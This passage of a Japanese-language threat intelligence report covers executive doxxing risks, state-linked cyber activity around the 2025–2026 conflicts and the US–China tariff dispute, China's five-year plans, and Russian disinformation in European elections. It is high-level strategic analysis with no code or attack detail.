
“CISOおよび取締役会にとって、この脅威は、雇用プロセス、特にリモートのポジションにおけるデューデリジェンス強化の必要性を示しています。注意すべき兆候としては、動画面接を避ける候補者、対面のミーティングを拒否する候補者、疑わしい書類を提供する候補者などが挙げられます。組織は（特に高リスクの地理からの）異常なアクセスパターンなど、内部にいる脅威アクターの活動の兆候を監視し、リモート・アクセス・ツールの使用を制限する必要があります”

一線を越える：デジタルの露出と物理的なセキュリティ脅威

詐欺のリスクにとどまらず、組織とその経営層は次第にデジタル露出と潜在的な物理的セキュリティ脅威に対処するリスク緩和策の策定を迫られています。経営層に向けられた脅威アクターの活動は、オンライン空間から始まり、現実世界の安全を脅かすリスクへとエスカレートしていく多段階の作戦を特徴とする傾向にあります。Recorded Futureの報告が示すとおり、特に米国において、企業および各種機関のリーダーに対するドキシング、ハラスメント、イデオロギーによる標的化が急増しています。2024年の分析によると、国内の暴力的な過激派グループがハラスメント、ストーカー行為、さらには肉体的危害を行うという明確な意図を持って、経営層や公務員の個人識別情報（PII）である、自宅の住所、電話番号、その他の個人情報などを公開するケースが増えていると言われています[148]。

2025年中期に、FlashpointがThe CEO Databaseとして知られる大規模なデータ流出について報告しました。その報告によると、（多くの場合、古くなっている）連絡先情報、雇用の詳細、公的機関および民間企業での所属など、1,000人以上の企業経営層の詳細なプロフィールが公開されていました[149]。各データポイントで精度の検証が必要ですが、それでもこのようなデータが入手可能であること、それが収集、意図的に集約されているという事実は、脅威アクターが経営層を攻撃の実行が可能な標的とみなしていることを反映しています。また、対象に合わせてカスタマイズされたスピアフィッシングやディープフェイクキャンペーンから、ドキシングベースのハラスメント、場合によっては恐喝、強要、身体上の安全まで、サイバー攻撃およびサイバー攻撃に起因する物理的な脅威のリスクを著しく増大させます[150]。

図表15　経営層を標的とする多段階のサイバー主導の攻撃チェーン



“デジタル空間での露出と物理的な標的化が融合するにつれて、組織は新たなダイナミクスに直面します。つまり、小規模なデータ流失が瞬く間に、身の安全への懸念、評判の毀損、事業運営の中断へと進展します。脅威アクターは流出したデータ、デジタル上の痕跡、なりすまし、ハラスメントを利用して経営層に圧力をかけ、重大な局面における組織の意思決定に影響を及ぼそうとします”

地政学、ハイブリッド戦争、今後の不安定化

2025年全体にわたって、世界的な脅威情勢はまるでハイダウンフォースのサーキットのようでした。つまり、勝敗を決する動きがサイバー空間や地政学の中だけで起こるのではなく、両者の間の流れにおいて起こっていたのです。リーダーの60%が、地政学的不安定さに対応してサイバーリスクへの投資を増やしています[151]。今後数年間に及ぶ不確実性を乗り切るために、リーダーはサイバーリスクや幅広いビジネスの意思決定における地政学的変化を考慮する必要に迫られています。

2025年に、ガザから南大西洋へ、そして通信バックボーンと海底ケーブルの全体にわたって、物理的影響とサイバーの影響が相互に結び付く中で、脅威アクターはフィッシングと悪意あるドキュメントを地政学的な戦略手法に融合させて、世論を操作し、規制当局にプレッシャーをかけ、サプライチェーンを不安定にしました。


2026年には、リーダーはさらなる不安定さを想定しておく必要があります。ロシアを拠点とする脅威アクターは、欧州および大西洋をまたぐ民主主義国に対するサイバー攻撃と地政学的戦略手法を引き続き融合させる可能性が高いと考えられ、中国を拠点とする脅威アクターは電気通信およびその他の重要インフラへの永続アクセスを維持すると考えられます。さらに、アトリビューションと規制の厳格化により、合併・買収、新しい管轄区域および市場への進出、サードパーティの選定におけるリスク判断を誤った際のコストが増大します。

図表16　2025年の緊張の高まりと同時に発生した脅威アクターの顕著な活動

イスラエルとイランの紛争とサイバー戦争
2025年6月にイスラエルが軍事攻撃（ライジングライオン作戦）を開始。イランを拠点とする脅威アクターは、戦時ナラティブに沿ってフィッシングインフラを加速させ、ハクティビストペルソナを再開し、破壊ツールを展開。ハイブリッドなキャンペーンが動的なトリガーと同期。

インドとパキスタンの諜報活動と印象操作
フィッシングと悪意あるドキュメントが主な侵入ポイントとして存続。ミサイルテストの期間や外交上の意思表示と時を同じくして、インドの防衛研究開発機構（DRDO）をテーマにした認証情報ページとパハルガムをテーマにしたPDFが発生。

米国と中国の経済摩擦と戦略的競争
経済的な逆風はサイバー上の横風になる。米国と中国の関税措置と対抗措置。諜報活動、サプライチェーン侵害、偽情報のエスカレート。中国を拠点とする脅威アクターは、情報収集源および影響力行使の手段として電気通信企業を標的としている。



世界的な偽情報キャンペーンと選挙への介入
ハクティビストの活動が前面に出るのに伴い、イスラエル／パレスチナのナラティブが急増。ロシアとつながるネットワークが南米に入り込む。欧州の選挙周期（ルーマニア、ペルー、チェコ共和国、モルドバなど）によって、連携されたキャンペーンが誘発され、相互作用と国境を越えたエコーチェンバーが浮き彫りになっている。

152,153,154,155,156,157,158,159,160,161,162,163

2025年1月、私たちは、中国を拠点とするRed Ishtar（別名CeranaKeeper、Stately Taurus、Earth Preta）のケーススタディ、および産業全体にわたって脅威アクターの帰属を巡る課題に関するSANS CTI Summitに参加しました。私たちは、こうした課題の支援を提供するために相対的帰属に関するフレームワークをプレビューしました。詳細については、ブログ「How we analyse, compare, and integrate multiple threat actor attribution assessments」を参照してください。

中東の紛争

イスラエルとハマス

2024年後期と2025年1月の活動には、ガザの外から実施されていると見られるハマス支援のワイパー攻撃および作戦が含まれていました。特に、White Dev 21（別名WIRTE）とGrey Dev 8（別名Cyber Toufan）[164,165]の活動が顕著でした。2025年9月下旬までに停戦が交渉され、最終的に2025年10月に発効しました。確認された活動およびオープンソースのレポートに基づき、ハマスは、停戦基準を超えないように調整しつつ、情報活動の一環としてハクティビストのペルソナを利用しての、イスラエルに対する、関与を否定可能で秘匿性の高い諜報活動や破壊活動を引き続き支持する可能性があると考えられます[166]。イスラエルを拠点とする脅威アクターで、ハマスとつながりのある機関を標的としているものは確認されていません。しかし、2023年後期に、Gonjeshke Darande（別名Predatory Sparrow）のペルソナを使用し、イスラエルが拠点と疑われる脅威アクターが、ガソリンスタンドの混乱を引き起こしたイランの石油・ガスインフラへの攻撃に対する犯行声明を出したという報告がありました[167]。


イスラエルと米国とイラン

2025年6月13日、イスラエルはライジングライオン作戦を開始し、イランの軍事施設や核関連施設、要員を標的とする空爆を実施しました。この作戦は12日間続き、その間、イランは弾道ミサイルとドローンを発射してイスラエルに報復し、このような攻撃の応酬が複数回にわたり繰り返されました。2国間のこうした敵対行為もサイバー領域での活動の引き金となり、12日間の作戦中に複数のサイバーキャンペーンが確認されました[168]。両国間の武力の応酬が激しさを増す中、イランを拠点とするサイバー脅威アクターが（おそらく、イランに対するさらなる軍事行動を予想しようとして）地域開発に関するインテリジェンスの収集活動を拡大していることが公に報告され、紛争期間を通してナラティブコントロールの維持に焦点を当てたハクティビストのペルソナが再度アクティブ化されていました[169]。このハクティビストのペルソナは、親イランのナラティブの拡散、およびイスラエルに対する物理的軍事活動とサイバー活動についての主張の支持に使用されました。例えば、イスラエルのサイバー局が警告したSMSキャンペーンに、「IDFホームフロント司令部」を装って爆弾シェルターを避けるよう市民に伝える偽のメッセージを送信する、というものがありました。これは、ライジングライオン作戦期間中に行われた、イスラエル市民を標的とする複数の情報作戦キャンペーンの1つでした[170]。

2026年2月28日、イランの核開発プログラムに関する交渉の決裂を受け、米国とイスラエルはイランの施設を標的とする共同軍事作戦の開始を発表しました。初期の報道によると、標的にはテヘランにあるイランの最高指導者アヤトラ・アリ・ハメネイ師の敷地と執務室が含まれており、ハメネイ師と複数の軍高官の死亡が確認されました[171]。イランは「真の約束4」という作戦名の下、初めにイスラエルに報復し、その後、米軍基地を受け入れている地域の国々（カタール、クウェート、バーレーン、UAE、イラク、ヨルダン、サウジアラビアなど）を標的としました[172]。その地域で親イラン勢力（イラクの民兵組織を含む）がイランへの支持とともに、米軍資産を標的とする意思を表明し、さらなる地域的な緊張のリスクが高まりました。イエメンのフーシ派と連携するグループもイランへの支持を表明するとともに、米軍施設を標的とするミサイルを迎撃するためにアラブ諸国が取ったとされる防衛措置を批判したとされています[173]。

紛争期間中にはよく見られるように、ハクティビストもすばやく反応しました[174]。親イラン／反イスラエルのハクティビスト（RipperSec、APT Iranなど）がイスラエルのさまざまな機関を標的としたとの声明を出しました。それとは反対に、Troll Teamというハクティビストはイランの機関を標的とする活動に関する声明を出しました。多くの場合、このような活動は便乗的で誇張されたものである可能性が高く、私たちがYellow Phobos（別名Red Sandstorm、Dune）と関連付けている、イランとつながりのある脅威アクターのペルソナHandala Hackも、ソーシャルメディアを通じて地域全体の機関を標的とすると脅す声明を発表しました。依然として状況は極めて変化しやすく、中東における地政学的情勢およびサイバー脅威情勢が今後数カ月にわたって一変する可能性があります[175]。

2023年以降、イランを拠点とする脅威アクターの活動は、一般に地域での主要な物理的攻撃へのエスカレーション（ライジングライオン作戦など）に合わせて発生していますが、同時に戦略的関心分野に対する「通常どおり」のインテリジェンス収集が維持されます[176]。2025年6月に武力衝突が終息した後、2025年8月下旬から10月にかけて、イランを拠点とする脅威アクターは情報作戦活動の方向を転換し、キャンペーンを再利用しました。2025年6月に確認されたイスラエル市民を主要な標的とする活動から、イランを拠点とする脅威アクターは、イスラエルを拠点とする物流とフードテックの組織に対する妨害行為を主としたキャンペーンの実施に再度焦点を当てました。これらのキャンペーンはナラティブコントロールを継続しつつ、影響工作の機会がより見込まれる組織を標的とすることに焦点を当てたものでした[177]。それ以来、イランを拠点とする脅威アクターは、主にイスラエルと中東を標的として、諜報、破壊的攻撃と連動した情報キャンペーンを組み合わせた作戦を一貫して高いテンポで継続しています[178]。



インドとパキスタン

南アジアにおいては、2025年4月22日にパハラガムでの攻撃によって急激なインド-パキスタン危機を招きました。インドがパキスタンの軍事インフラを攻撃した結果、報復的なドローンとミサイル、および敵対行為が4日間続きました[179]。この小規模衝突と時を同じくしてパキスタンを拠点とするGreen Havildar（別名APT36、Mythic Leopard）によるものとされるサイバー活動によって、インドの防衛・政府関連機関に対する認証情報フィッシング（DRDOをテーマにした認証情報フィッシングページを含む）が激化しました[180]。この期間を通じて、Orange IndraやOrange Chandi（別名Sidewinder）など、インドを拠点とする脅威アクターは高い運用ペースでパキスタンの政府機関を標的とした活動を継続しました[181,182,183]。2025年5月10日に停戦を迎えても、そのペースが和らぐことはなく、ハクティビストはインド政府機関のインフラに対するWebサイトの改ざんとDDoS攻撃を行い、2025年6月および7月にかけてマルスパムキャンペーンが続くことを警告する注意喚起を行いました[184]。

米国と中国

2025年の傾斜関税によって地政学的摩擦が激化し、それと同時に諜報を動機とする活動が目に見えて増加しました。公開されたベンダーテレメトリーが示すとおり、中国を拠点とするインテリジェンス収集活動、および戦略的分野に対する事前活動が増加しました[185]。

2025年初めに2度目のトランプ政権が発足した後、米国は中国製品に対して10%、メキシコとカナダに25%の関税を課すと発表しました。これを受けて中国政府機関は、米国の一部のエネルギー輸出に対する課税、および戦略的金属に対する輸出制限で対抗し、対立が2国間の枠組みを超えて広がりました[186]。2025年4月2日、米国政府機関は中国および香港からの小口荷物に対する関税免除措置（デミニミスルール）の廃止に加え、実質的に全ての輸入品に対する10%の基本関税と、数十カ国に対するより高い相互関税を導入しました[187]。これにより、中国と米国の間で報復の応酬が起き、実質的な関税率がたちまち100%を超える水準（中国製品に対して最大145%、米国製品に対して最大125%）に達し、両国間の貿易は双方が協議に合意するまで事実上凍結されました[188]。


2025年5月、米中両国は90日間の関税休戦に合意し、その後、夏期の間さらに延長されました[189]。2025年11月までに、中国政府機関は追加関税を1年間停止し、米国政府機関は一部の追加関税を20%から10%に引き下げました。ただし、10%の永続的な基本関税は維持されました。これにより、対立は主に米国と中国の間にとどまっていたにも関わらず、世界貿易へも影響を与え続けました[190]。中国の習近平国家主席は新たなパートナーへの働きかけを強め、協力関係強化を目的にEU[191]と南米に接近しました[192]。地政学的競争が激化した2025年という期間は、小規模ながら戦略上重要な国家が大国間の対立に巻き込まれることを明らかにしました[193]。

関税に起因する不確実性によって、電気通信および貿易の影響を受ける産業分野に対する戦略的サイバー諜報活動、事前活動、サプライチェーンの標的化が拡大し、影響工作および攪乱工作が予備的に保持されながら、交渉が継続し、戦略が変化する可能性が高まりました。

ケーススタディ：海洋資産偵察用のSuperJump機能

少なくとも2024年4月以降、SuperJumpプロキシネットワーク機能によって、さまざまなシステムからのデータに関連するデジタルの信号情報および地理空間情報の収集が可能になり、SIGINTおよびGEOINTの方法を介して一般に収集されるものに似たデータが集まるようになりました[194]。これはおそらく、他のSuperJumpユーザーによって実施された一般的なWebブラウジングのOSINT偵察から活動がはっきりと分岐する中で、中国を拠点とするプロキシネットワークによって行われた、軍事作戦への潜在的支援のためにこの種のインテリジェンス収集（特に海洋状況把握）を円滑にする最初の観察の1つだったと考えられます。

技術的分析と戦略的分析の両方に基づき、この機能はおそらく、SuperJumpを開発、運用、販売する脅威アクターであるRed Dev 43によって開発・販売されたものであり、RadarReflectorの感染によって有効になる可能性が高いと考えられます[195]。



中国の5カ年計画（FYP）

2025年が終わりを迎えると同時に、中国の14回目の5カ年計画も終わりました。この5カ年計画は、成熟した半導体ノード、急速なデジタル中国の構築、明確なデータガバナンスでの技術的自立において著しい利益をもたらしました[196]。ただし、最先端の製造および重要装置には依然として制約があり、「双循環」は消費低迷および不動産業界のストレスの影響で期待を下回る結果となっており、送電網のボトルネックとセキュリティ上の懸念により、石炭承認の再開が促されました。

中国を拠点とするサイバー活動は、折に触れて過去5年間の計画の優先順位や2026年に公式決定される新計画と足並みを揃えてきました。これらの領域では、知的財産やR&Dを標的とするサイバー諜報活動やサプライチェーン侵害の激化が予想されます（半導体企業[197]に対してはすでに確認されています）[198]。2026年には、電気通信、エネルギー、運輸、水／廃水などの分野の外国の重要インフラ内部での危機的状況における混乱を目的としたサイバー上の事前活動が継続されることも予想されます。これはRed Dev 49（別名Volt Typhoon）の手口[199]と合致し、テクノロジーの自立やセキュリティのレジリエンスを計画的に後押しする可能性があります。

図表17　中国の第14次および第15次5カ年計画の目標の比較

第14次5カ年計画（2021～2025年） → **第15次5カ年計画（2026～2030年）：2035年の近代化目標に向けた「重要な段階」**

5カ年計画（FYP）：中国の主要な国家レベルの計画ツールで、戦略的優先順位の調整枠組みを設定するもの

想定内（継続性と統合）

第14次5カ年計画と2035年の展望に基づいて構築

高品質の開発：
包括的なテーマ、高度な製造とサービス

テクノロジーの自立とセキュリティ：
主要な中核テクノロジーの飛躍の加速、国家安全保障の強化

国内の統一された市場：
効果的な需要拡大、市場メカニズムの改善

改革開放の深化：
高水準の開放、質の高い一帯一路（Belt and Road Initiative）協力、制度的開放

焦点：基盤の強化、ボトルネックの解消、国内循環

計画の進化

想定外（新規性と特殊性）

際立つ特異性とシステムエンジニアリングのアプローチ

将来の産業：
- 量子技術
- ブレインマシンインターフェイス（BCI）
- 水素／核融合エネルギー
- Brain-inspired intelligence（脳型インテリジェンス）
- 新素材
- 生命科学
- 深海／宇宙探索
- ヒューマノイドロボット

人材とデータポリシー：
- ハイテク人材の出入国管理制度
- 「science-cross-data-border」メカニズム
- data-as-a-factor（因子としてのデータ）の刷新

マクロガバナンスのイノベーション：
- マクロバランスシート
- ゼロベースの予算編成
- 中央と地方の財政力のリバランス

市場と金融：「革命スタイル」の競争、デジタル人民元、人民元建ての独立した越境決済システム

移行：方針を示すスローガンから実行指向の青写真へ


全体アプローチ：運用タスクとプロジェクトを伴う、より的を絞ったシステムエンジニアリング戦略（NDRC起草ロジック）

欧州全体の活動

ルーマニアの大統領選挙の再投票では激しい情報戦が繰り広げられました。独立系の監視機関や主要メディアによる文書によると、オンライン上の偽情報の氾濫、不透明なデジタル金融、ナラティブの急拡大が発生し、それらがディアスポラ（移民）コミュニティや切り抜き動画形式によって増幅され、従来型メディアのリアルタイムのファクトチェック能力を超えてしまいました[200]。このエピソードは、チェコ共和国とモルドバの選挙前のリスク評価で見られたような、2025年の欧州で広まったパターンを反映しています。外国からの情報操作や介入によって両極化とプラットフォームキュレーションが悪用され、公的機関の信用性が失墜させられたのです[201]。このことは、2026年以降の選挙日程にも続いていく動向だと考えられます。

さらに広く見れば、ロシアによって高められた対欧州活動は2022年以降さらに強化され、重要な国家インフラに対する妨害工作、破壊行為、諜報活動、秘密工作と一体化しています。海底ケーブル[202]から運輸および水道システムまで、これらの攻撃は政府機関を動揺させ、社会的／経済的コストを上昇させ、NATO／EUの結束を弱めることを目的としていました[203]。これは、戦争未満の物理攻撃、サイバー活動、偽情報を統合するハイブリッドな戦略手法を示しています。親ロシア派が影響を与えるキャンペーンや秘密活動は南米でも拡大しており、ブラジル当局はロシアによる潜入作戦を解体させ、アルゼンチンではProject Lakhtaとつながるスパイ組織が特定されました。このことは、海上航路や通信インフラにとって重要な領域でのハイブリッドな圧力を示しています[204]。

さらに、White Dev 162（別名UNC5101）は、2025年1月から4月にかけてウクライナに対して偽情報とインテリジェンス収集のキャンペーンを実施した可能性があります。このキャンペーンは、全国的な給水スケジュールに関する政府通達を装った偽の電子メール送信を伴うものでした。偽文書の1つから、この脅威アクターが2025年1月にGoogle OAuth2.0を利用してGoogleアカウントのメールアドレスの収集に関心を抱いていたことが明らかになりました。White Dev 162はロシアの戦略的利益と足並みを揃えて活動していますが、私たちは以前から、この脅威アクターがウクライナで偽情報を拡散させ、ロシア市民やNATO諸国に対しても諜報活動を行っていることを観測しています[205]。ドイツでは、調査報告と複数の脅威インテリジェンス評価によって、ロシアを拠点とする脅威アクター活動が100を超えるドイツ語Webサイトを立ち上げ、AI生成動画を展開していることが示されました。これらは、特定の政治家や選挙の完全性に対するナラティブを用いており、解散総選挙の公表後すぐに活動を移行させています[206]。Center for Monitoring, Analysis and Strategy（CeMAS）による選挙後の報告は、AI操作の動画、フェイクニュースサイト、連携して運用される偽アカウントを使用した、少なくとも4つのロシアと同調する世論操作を裏付けており、選挙の不正に関する虚偽の主張に対する数百万回の閲覧数を記録しています[207]。



ポスト量子 ―― 暗号技術による優位性を巡る次のレース

